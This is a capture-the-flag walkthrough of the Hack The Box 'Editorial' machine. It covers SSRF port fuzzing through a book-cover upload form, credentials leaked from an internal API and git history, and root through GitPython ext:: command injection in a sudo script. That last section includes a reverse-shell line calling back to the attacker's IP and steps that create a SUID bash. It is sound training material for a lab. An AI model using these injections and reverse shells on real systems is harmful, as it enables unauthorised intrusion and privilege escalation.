


## nmap

```
(kali@kali)-[~/Desktop/htb/editorial]
$ nmap -A -T4 -p- -oN nmap 10.129.215.72
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 15:38 EDT
Nmap scan report for 10.129.215.72
Host is up (0.030s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_ 256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://editorial.htb
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


We search something that does not exist to view the error message.



It is Flask website.


<https://0xdf.gitlab.io/cheatsheets/404>

A screenshot of the '0xdf hacks stuff' website. The page has a dark theme and a navigation bar with links like Home, About Me, Tags, Cheatsheets, YouTube, Gitlab, feed, and a trash icon. Below the navigation bar, there's a section titled 'Default 404 Pages' with links to 'Image Index' and 'Technologies'. The main content area features a paragraph about the importance of knowing the technology stack behind a web application. Below this, there's a section titled 'Image Index' with the text 'Here's all of the images at the top, linked to their details in the section that follows:'. This section contains a grid of six images, each representing a different 404 error message. The first three images are highlighted with red boxes. The first image is a '404 Not Found' message from nginx/1.24.0. The second image is a 'Not Found' message from Apache/2.4.41 (Ubuntu) Server at 10.10.11.136 Port 80. The third image is a 'Server Error' message from IIS. The fourth image is a 'Not Found' message from Flask. The fifth image is a 'Not Found' message from Flask. The sixth image is a JSON response: '{"detail": "Not Found"}'.



Gobuster

```
(kali@kali)-[~/Desktop/htb/editorial]
$ cat gobuster
/upload (Status: 200) [Size: 7140]
/about (Status: 200) [Size: 2939]
```




## Editorial Tiempo Arriba

Our editorial will be happy to publish your book. Please provide next information to meet you.

### Book information


Choose File No file chosen Preview

Book name



Check ipv6 address.

```
(kali@kali)-[~/Desktop]
$ ip -6 addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 state UNKNOWN qlen 1000
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 state UP qlen 1000
    inet6 fe80::e3cb:b42f:aa69:8a52/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 state UNKNOWN qlen 500
    inet6 dead:beef:2::1016/64 scope global
        valid_lft forever preferred_lft forever
    inet6 fe80::c4b8:87f8:b254:6628/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever
```



```
Request
Pretty Raw Hex
1 POST /upload-cover HTTP/1.1
2 Host: editorial.htb
3 Content-Length: 317
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit
5 Content-Type: multipart/form-data; boundary=----WebKitF
7 Origin: http://editorial.htb
8 Referer: http://editorial.htb/upload
11 Connection: keep-alive
12
13 -----WebKitFormBoundarySYUef3mo0L3pu8H
14 Content-Disposition: form-data; name="bookurl"
15
16 http://[dead:beef:2::1016]:9001
17 -----WebKitFormBoundarySYUef3mo0L3pu8H
18 Content-Disposition: form-data; name="bookfile"; filena
19 Content-Type: application/octet-stream
20
21
22 -----WebKitFormBoundarySYUef3mo0L3pu8H--
23

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Tue, 06 May 2025 02:24:25 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: keep-alive
6 Content-Length: 61
7
8 /static/images/unsplash_photo_1630734277837_ebe62757b6
e0.jpeg
```

We get target ipv6 addresss.

```
(kali@kali)-[~/Desktop/htb/editorial]
$ nc -6 -lvp 9001
Listening on :: 9001
Connection received on dead:beef::250:56ff:feb0:ef78 52086
GET / HTTP/1.1
Host: [dead:beef:2::1016]:9001
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

scan nmap ipv6

only 22 open

```
(kali@kali)-[~/Desktop/htb/editorial]
$ nmap -A -T4 -p- -oN nmap_ipv6 dead:beef::250:56ff:feb0:ef78 -6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 22:33 EDT
Nmap scan report for dead:beef::250:56ff:feb0:ef78
Host is up (0.031s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_ 256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
No OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.05%E=6%D=5/5%OT=22%CT=1%CU=36011%DV=N%DS=1%DC=D%G=Y%TM=681974F
```

We will scan open ports on target.

We can use burp suite intruder but it takes forever.



```

1 - +
Send [Settings] Cancel < >
Request
Pretty Raw Hex
1 POST /upload-cover HTTP/1.1
2 Host: editorial.htb
3 Content-Length: 305
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit
5 Content-Type: multipart/form-data; boundary=----WebKitF
6 Accept: */*
7 Origin: http://editorial.htb
8 Referer: http://editorial.htb/upload
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Connection: keep-alive
12
13 -----WebKitFormBoundaryuSYUef3mo0L3pu8H
14 Content-Disposition: form-data; name="bookurl"
15
16 http://127.0.0.1:22
17 -----WebKitFormBoundaryuSYUef3mo0L3pu8H
18 Content-Disposition: form-data; name="bookfile"; filena
19 Content-Type: application/octet-stream
20
21 -----WebKitFo rmBounda ryuSYUef3mo0L3pu8H- -
22
23
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Tue, 06 May 2025 02:40:45 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: keep-alive
6 Content-Length: 61
7
8 /static/images/unsplash_photo_1630734277837_ebe62757b6
e0.jpeg

```

We will use fuff.

We notice that if we change the input (ports), this output does not change. "/static/images/unsplash\_photo\_1630734277837\_ebe62757b6e0.jpeg"

```

1 - +
Send [Settings] Cancel < >
Request
Pretty Raw Hex
1 POST /upload-cover HTTP/1.1
2 Host: editorial.htb
3 Content-Length: 305
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit
5 Content-Type: multipart/form-data; boundary=----WebKitF
6 Accept: */*
7 Origin: http://editorial.htb
8 Referer: http://editorial.htb/upload
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Connection: keep-alive
12
13 -----WebKitFormBoundaryuSYUef3mo0L3pu8H
14 Content-Disposition: form-data; name="bookurl"
15
16 http://127.0.0.1:FUZZ
17 -----WebKitFormBounda ryuSYUef3mo0L3pu8H
18 Content-Disposition: form-data; name="bookfile"; filena
19 Content-Type: application/octet-stream
20
21 -----WebKitFo rmBounda ryuSYUef3mo0L3pu8H- -
22
23
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Tue, 06 May 2025 02:40:45 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: keep-alive
6 Content-Length: 61
7
8 /static/images/unsplash_photo_1630734277837_ebe62757b6
e0.jpeg

```

```

(kali@kali)-[~/Desktop/htb/editorial]
$ ffuf -request fuzz.req -request-proto http -w <(seq 1 65535) -fr "1630734277837_ebe62757b6e0.jpeg"

```

-w <(seq 1 65535) = sequence from 1 to 65535 (scan all ports)

-fr = filter regex "text"

port 5000

```

5000 [Status: 200, Size: 51, Words: 1, Lines: 1, Duration: 297ms]
:: Progress: [65535/65535] :: Job [1/1] :: 252 req/sec :: Duration: [0:04:10] :: Errors: 1 ::

```

If we want to see error log, use --debug-log


```

(kali@kali)-[~/Desktop/htb/editorial]
$ ffuf -request fuzz.req -request-proto http -w <(seq 1 65535) -fr "1630734277837_ebe62757b6e0.jpeg" --debug-log /dev
/stdout


```

```
5000 [Status: 200, Size: 51, Words: 1, Lines: 1, Duration: 70ms]
:: Progress: [7606/65535] :: Job [1/1] :: 283 req/sec :: Duration: [0:00:20] :: Errors: 0 ::2025/05/05 23:26:43 Post "h
http://editorial.htb/upload-cover": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
```

We put port 5000 and we get different response. Everytime we send request, we get different request.



When we go to that dir, it download the file.



Download the file to current working directory.

```
(kali@kali)-[~/Desktop/htb/editorial]
$ wget http://editorial.htb/static/uploads/793da2c5-800b-4f6d-910e-aa21585704da
--2025-05-05 23:33:42-- http://editorial.htb/static/uploads/793da2c5-800b-4f6d-910e-aa21585704da
Resolving editorial.htb (editorial.htb)... 10.129.215.72
Connecting to editorial.htb (editorial.htb)|10.129.215.72|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 911 [application/octet-stream]
Saving to: '793da2c5-800b-4f6d-910e-aa21585704da'

793da2c5-800b-4f6d-910e-aa215 100%[=====>]          911  --.-KB/s   in 0s
2025-05-05 23:33:42 (199 MB/s) - '793da2c5-800b-4f6d-910e-aa21585704da' saved [911/911]
```

```
(kali㉿kali)-[~/Desktop/htb/editorial]
$ cat 793da2c5-800b-4f6d-910e-aa21585704da
{"messages":[{"promotions":{"description":"Retrieve a list of all the promotions in our library.","endpoint":"/api/latest/metadata/messages/promos","methods":"GET"}},{"coupons":{"description":"Retrieve the list of coupons to use in our library.","endpoint":"/api/latest/metadata/messages/coupons","methods":"GET"}},{"new_authors":{"description":"Retrieve the welcome message sent to our new authors.","endpoint":"/api/latest/metadata/messages/authors","methods":"GET"}},{"platform_use":{"description":"Retrieve examples of how to use the platform.","endpoint":"/api/latest/metadata/messages/how_to_use_platform","methods":"GET"}}],"version":[{"changelog":{"description":"Retrieve a list of all the versions and updates of the api.","endpoint":"/api/latest/metadata/changelog","methods":"GET"}},{"latest":{"description":"Retrieve the last version of api.","endpoint":"/api/latest/metadata","methods":"GET"}}]}
```

```
—(kali㉿kali)-[~/Desktop/htb/editorial]
```

```
└─$ cat 793da2c5-800b-4f6d-910e-aa21585704da | jq .
```

```
{
  "messages": [
    {
      "promotions": {
        "description": "Retrieve a list of all the promotions in our library.",
        "endpoint": "/api/latest/metadata/messages/promos",
        "methods": "GET"
      }
    },
    {
      "coupons": {
        "description": "Retrieve the list of coupons to use in our library.",
        "endpoint": "/api/latest/metadata/messages/coupons",
        "methods": "GET"
      }
    },
    {
      "new_authors": {
        "description": "Retrieve the welcome message sent to our new authors.",
        "endpoint": "/api/latest/metadata/messages/authors",
        "methods": "GET"
      }
    },
    {
      "platform_use": {
        "description": "Retrieve examples of how to use the platform.",
        "endpoint": "/api/latest/metadata/messages/how_to_use_platform",
        "methods": "GET"
      }
    }
  ],
  "version": [
    {
      "changelog": {
        "description": "Retrieve a list of all the versions and updates of the api.",
        "endpoint": "/api/latest/metadata/changelog",
        "methods": "GET"
      }
    },
    {
      "latest": {
        "description": "Retrieve the last version of api.",
        "endpoint": "/api/latest/metadata",
        "methods": "GET"
      }
    }
  ]
}
```



curl -s -q

-s or --silent: Runs curl in silent mode. It doesn't show progress bars or error messages.

-q: Disables curl's config file parsing (~/.curlrc), ensuring the command behaves without user configuration overrides.

jq: A lightweight command-line JSON processor.

.template\_mail\_message: Extracts the value of the template\_mail\_message key from a JSON object.

-r or --raw-output: Outputs the value as raw text (instead of JSON-quoted strings).

```
(kali㉿kali)-[~/Desktop/htb/editorial]
$ curl -s -q http://editorial.htb/static/uploads/7c01b579-fc9e-4ee1-bf23-f681bbbedfad5 | jq .template_mail_message -r
Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.

Your login credentials for our internal forum and authors site are:
Username: dev
Password: dev080217_devAPI!@
Please be sure to change your password as soon as possible for security purposes.

Don't hesitate to reach out if you have any questions or ideas - we're always here to support you.

Best regards, Editorial Tiempo Arriba Team.
```

Username: dev

Password: dev080217\_devAPI!@

SSH login to dev.

```
dev@editorial:~$
dev@editorial:~$ id
uid=1001(dev) gid=1001(dev) groups=1001(dev)
dev@editorial:~$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
prod:x:1000:1000:Alirio Acosta:/home/prod:/bin/bash
dev:x:1001:1001::/home/dev:/bin/bash
dev@editorial:~$
```

```
dev@editorial:~$ find / -type f -user dev -exec grep -H 'prod' {} \; 2>/dev/null
/home/dev/apps/.git/logs/refs/heads/master:1e84a036b2f33c59e2390730699a488c65643d28 b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb> 1682906108 -0500 commit: change(api): downgrading prod to dev
/home/dev/apps/.git/logs/HEAD:1e84a036b2f33c59e2390730699a488c65643d28 b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb> 1682906108 -0500 commit: change(api): downgrading prod to dev

^C
dev@editorial:~$ find / -type f -user dev -exec grep -l 'prod' {} \; 2>/dev/null
/home/dev/apps/.git/logs/refs/heads/master
/home/dev/apps/.git/logs/HEAD
```

The grep -H command is used to force the display of the filename in grep output, even when searching through a single file.

The grep -l (lowercase L) option is used to: List only the names of files that contain at least one matching line.

So, the outputs are pointing .git file location.

```
dev@editorial:~/apps/.git$ git log -Gprod
commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date: Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.

commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date: Sun Apr 30 20:51:10 2023 -0500

    feat: create api to editorial info

    * It (will) contains internal info about the editorial, this enable
      faster access to information.

commit 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
```

```
dev@editorial:~/apps/.git$ git show b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
```

```
- 'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the
incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nU
sername: prod\nPassword: 080217_Producti0n_2023!@\nPlease be sure to change your password as soon as possible for secur
ity purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\n
Best regards, " + api_editorial_name + " Team."
+ 'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the
incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nU
sername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your password as soon as possible for security pur
poses.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest re
gards, " + api_editorial_name + " Team."
}) # TODO: replace dev credentials when checks pass
```

Red lines is old config.

Green lines is new config committed to .git.

080217\_Producti0n\_2023!@

```
dev@editorial:~/apps/.git$ su - prod
Password:
prod@editorial:~$
prod@editorial:~$ id
uid=1000(prod) gid=1000(prod) groups=1000(prod)
prod@editorial:~$
```

```
prod@editorial:~/ssh$ sudo -l
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
```

git Repo has vulnerability.



```
prod@editorial:~/ssh$ cat /opt/internal_apps/clone_changes/clone_prod_change.py
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
```

<https://security.snyk.io/vuln/SNYK-PYTHON-GITPYTHON-3113858>

```
from git import Repo
r = Repo.init('', bare=True)
r.clone_from('ext::sh -c touch% /tmp/pwned', 'tmp', multi_options=["-c protocol.ext.allow=always"])
```

POC

```
prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c touch% /tmp/pwned'
Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
    r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
    return cls._clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
    finalize_process(proc, stderr=stderr)
  File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
    proc.wait(**kwargs)
```

It will give error but if we go look at the /tmp, we will see the file "pwned" was created.

```
prod@editorial:~$ ls /tmp
pwned
systemd-private-4bb46a24afe34c9cba092c581661ab2d-fwupd.service-ONz92f
systemd-private-4bb46a24afe34c9cba092c581661ab2d-ModemManager.service-Eo0drc
systemd-private-4bb46a24afe34c9cba092c581661ab2d-systemd-logind.service-EfH90z
systemd-private-4bb46a24afe34c9cba092c581661ab2d-systemd-resolved.service-8lc0Vn

sudo /usr/bin/python3
/opt/internal_apps/clone_changes/clone_prod_change.py "ext::sh -c
bash% -c% 'bash% -i% >&% /dev/tcp/10.10.14.24/9001% 0>&1'"
```

We are root.

```
prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py "ext::sh -c bash% -c% 'ba
sh% -i% >&% /dev/tcp/10.10.14.24/9001% 0>&1'"

2: root@editorial: /opt/internal_apps/clone_changes
(kali㉿kali)-[~/Desktop]
$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.215.72 41886
root@editorial:/opt/internal_apps/clone_changes# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Another way to get root (Privsec)

Copy bash to /tmp.

User permission is prod. Change it to root.

```
prod@editorial:~$ which bash
/usr/bin/bash
prod@editorial:~$ cp /usr/bin/bash /tmp
prod@editorial:~$ ls -al /tmp/bash
-rwxr-xr-x 1 prod prod 1396520 May  6 04:43 /tmp/bash
prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py "ext::sh -c chown% root:root /tmp/bash"
```

Traceback (most recent call last):  
Now it is root.

```
prod@editorial:~$ ls -al /tmp/bash
-rwxr-xr-x 1 root root 1396520 May  6 04:43 /tmp/bash
prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py "ext::sh -c chmod% 4755% /tmp/bash"
```

Traceback (most recent call last):  
Make SUID to the file.

Now effective uid is root. We are root.

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-rwsr-xr-x 1 root root 1396520 May  6 04:43 /tmp/bash
prod@editorial:~$ /tmp/bash -p
bash-5.1# id
uid=1000(prod) gid=1000(prod) euid=0(root) groups=1000(prod)
bash-5.1#
```